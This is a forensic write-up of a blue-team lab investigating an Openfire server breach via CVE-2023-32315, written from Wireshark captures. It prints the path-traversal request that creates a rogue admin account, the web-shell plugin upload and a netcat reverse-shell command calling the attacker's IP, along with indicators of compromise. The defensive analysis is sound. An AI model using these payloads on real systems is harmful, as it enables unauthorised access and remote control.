Openfire
Scenario
An Openfire messaging server was compromised in a data breach exposing sensitive communications. Network capture files were provided to identify the exploitation method, trace attacker actions, and extract indicators of compromise.
Tooling
- Wireshark
Investigation
Initial Access — Credential Harvesting
Filtering for POST requests to identify login activity:
http.request.method == "POST"
This revealed a login request containing a CSRF token and plaintext credentials:
- CSRF Token:
tmJU6J9uym8oIOD - Password:
Admin@Passw0rd#@#
Account Creation via Path Traversal
Filtering for GET requests exposed the attacker exploiting CVE-2023-32315 — an authentication bypass in Openfire’s setup console — to create a new administrative account via path traversal:
http.request.method == "GET"
The malicious request:
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=yGWwGRL3IKMHPFX&username=3536rr&password=dc0b2y&passwordConfirm=dc0b2y&isadmin=on
The URL-encoded %u002e%u002e sequences decode to .. — traversing out of the setup directory to reach the user creation endpoint without authentication.
- Username created:
3536rr - Password:
dc0b2y
Admin Panel Access
With the newly created account, the attacker authenticated to the admin panel using a second account:
- Username:
a7zo4l
Malicious Plugin Upload
Following the HTTP stream for plugin-admin.jsp?uploadplugin revealed the attacker uploading a malicious plugin to establish persistent code execution:
- Plugin filename:
openfire-plugin.jar
Webshell Execution

With the plugin active, the attacker used the exposed cmd.jsp endpoint to execute commands:

POST /plugins/openfire-plugin/cmd.jsp?action=command HTTP/1.1
First command executed: whoami
The attacker then established a reverse shell using netcat:
command=nc+192.168.18.160+8888+-e+%2Fbin%2Fbash
Decoded: nc 192.168.18.160 8888 -e /bin/bash
Post-Exploitation Reconnaissance

Following the reverse shell stream revealed host reconnaissance commands:
ifconfig— enumerate network interfacesid— confirm running user privilegesuname -a— identify OS and kernel versionwhoami— confirm execution context
IOCs
| Type | Value |
|---|---|
| IP | 192.168.18.160 |
| CVE | CVE-2023-32315 |
| CSRF Token | tmJU6J9uym8oIOD |
| Admin Password | Admin@Passw0rd#@# |
| Created Username | 3536rr |
| Admin Username | a7zo4l |
| Malicious Plugin | openfire-plugin.jar |
| Reverse Shell Port | 8888 |
Conclusion
The attacker exploited CVE-2023-32315, an authentication bypass in Openfire’s setup console, using path traversal to create a rogue admin account without credentials. After authenticating to the admin panel, they uploaded a malicious JAR plugin exposing a command execution endpoint, then used it to spawn a netcat reverse shell and conduct post-exploitation reconnaissance.
References
- CVE-2023-32315 — Openfire Authentication Bypass
- MITRE T1190 — Exploit Public-Facing Application
- MITRE T1059 — Command and Scripting Interpreter
- MITRE T1048 — Exfiltration Over Alternative Protocol
- CyberDefenders — Openfire Lab
I successfully completed Openfire Blue Team Lab at @CyberDefenders! https://cyberdefenders.org/blueteam-ctf-challenges/achievements/inksec/openfire/
#CyberDefenders #CyberSecurity #BlueYard #BlueTeam #InfoSec #SOC #SOCAnalyst #DFIR #CCD #CyberDefender